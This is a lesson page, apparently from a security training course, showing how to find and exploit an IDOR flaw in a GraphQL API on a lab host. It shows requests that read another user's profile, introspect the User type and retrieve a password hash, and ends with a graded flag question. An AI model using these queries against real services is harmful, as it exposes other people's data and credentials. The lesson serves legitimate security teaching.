



Section 3 / 9

[Go to Questions](#) ↓

Insecure Direct Object Reference (IDOR)

Like REST APIs, broken authorization, particularly Insecure Direct Object Reference (IDOR) vulnerabilities, are common security issues in GraphQL. To learn more about IDOR vulnerabilities, check out the [Web Attacks](#) module.


Identifying IDOR

To identify issues related to broken authorization, we first need to identify potential attack points that would enable us to access data we are not authorized to access. Enumerating the web application, we can observe that the following GraphQL query is sent when we access our user profile:

Request		Response	
Pretty	Raw	Pretty	Raw
1 POST /graphql HTTP/1.1		1 HTTP/1.1 200 OK	
2 Host: 172.17.0.2		2 Server: Werkzeug/3.0.3 Python/3.11.2	
3 Content-Length: 68		3 Date: Thu, 25 Jul 2024 20:03:53 GMT	
4 Content-Type: application/json		4 Content-Type: application/json	
5 Cookie: session=eyJyb2xlIjoidXNlciIsInVzZXIiOiJodGItc3RkbnQifQ.ZqKvmg.v0uvTDNTs7bpxm-UWKVb1iGZTMo		5 Content-Length: 97	
6		6 Connection: close	
7 {		7 {	
8 "query":		8 "data":{	
9 "{user(username: \"htb-stdnt\") { id username msg role }}"		9 "user":{	
10 }		10 "id": "VXNlck9iamVjdDox",	
		11 "username": "htb-stdnt",	
		12 "msg": "Welcome!",	
		13 "role": "user"	
		14 }	
		15 }	
		16 }	

As we can see, user data is queried for the username provided in the query. While the web application automatically queries the data for the user we logged in with, we should check if we can access other users' data. To do so, let us provide a different

username we know exists: `test` . Note that we need to escape the double quotes inside the GraphQL query so as not to break the JSON syntax:




As we can see, we can query the user `test` 's data without any additional authorization checks. Thus, we successfully confirmed a lack of authorization checks in this GraphQL query.

Exploiting IDOR

To demonstrate the impact of this IDOR vulnerability, we need to identify the data that can be accessed without authorization. To do so, we are going to use the following introspection queries to determine all fields of the `User` type:

```
graphql
{
  __type(name: "UserObject") {
    name
    fields {
      name
      type {
        name
        kind
      }
    }
  }
}
```

As we can see from the result, the `User` object contains a `password` field that, presumably, contains the user's password:



The screenshot shows a GraphQL request and response. The request is a POST to `/graphql` with a session cookie and a query to fetch a user object. The response shows the user object with fields for `username` and `password`.

```
Request
Pretty Raw Hex GraphQL
1 POST /graphql HTTP/1.1
2 Host: 172.17.0.2
3 Content-Length: 89
4 Content-Type: application/json
5 Cookie: session=
eyJyb2x1IjoIdXNlciIsInVzZXIiOiJodGI3RkbnQifQ.ZqKvmg.v0uvTDNTs7b
pxm-UWKVb1iGZTMo
6 {
7   "query":
  "{ __type(name: \"UserObject\") {name fields {name type {name k
ind}}}}}"
}


Response
Pretty Raw Hex Render
  "name": "username",
  "type": {
    "name": "String",
    "kind": "SCALAR"
  }
},
  "name": "password",
  "type": {
    "name": "String",
    "kind": "SCALAR"
  }
}
```

Let us adjust the initial GraphQL query to check if we can exploit the IDOR vulnerability to obtain another user's password by adding the `password` field in the GraphQL query:

```
graphQL

{
  user(username: "test") {
    username
    password
  }
}
```

From the result, we can see that we have successfully obtained the user's password:



The screenshot shows a GraphQL request and response. The request is a POST to `/graphql` with a session cookie and a query to fetch a user object with the `password` field. The response shows the user object with fields for `username` and `password`.

```
Request
Pretty Raw Hex GraphQL
1 POST /graphql HTTP/1.1
2 Host: 172.17.0.2
3 Content-Length: 60
4 Content-Type: application/json
5 Cookie: session=
eyJyb2x1IjoIdXNlciIsInVzZXIiOiJodGI3RkbnQifQ.ZqKvmg.v0uvTDNTs7b
pxm-UWKVb1iGZTMo
6 {
7   "query": "{user(username: \"test\") { username password }}"
}

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.0.3 Python/3.11.2
3 Date: Thu, 25 Jul 2024 20:13:43 GMT
4 Content-Type: application/json
5 Content-Length: 83
6 Connection: close
7
8 {
  "data": {
    "user": {
      "username": "test",
      "password": "b4574701cdf945940353b356925dddb7"
    }
  }
}
```

Connect to HTB

Target(s)

Spawn the target system to get IPs and answer questions

 **Spawn the target system**



Enable step-by-step solutions  **PRO**

Question 1

 +2

 +40



After following the steps in the section, what is the flag you can find in the admins password?

Authenticate to with user "**htb-stdnt**" and password "**AcademyStudent!**"

Write your answer

 **Submit**



3 / 9 Sections



Mark Complete & Next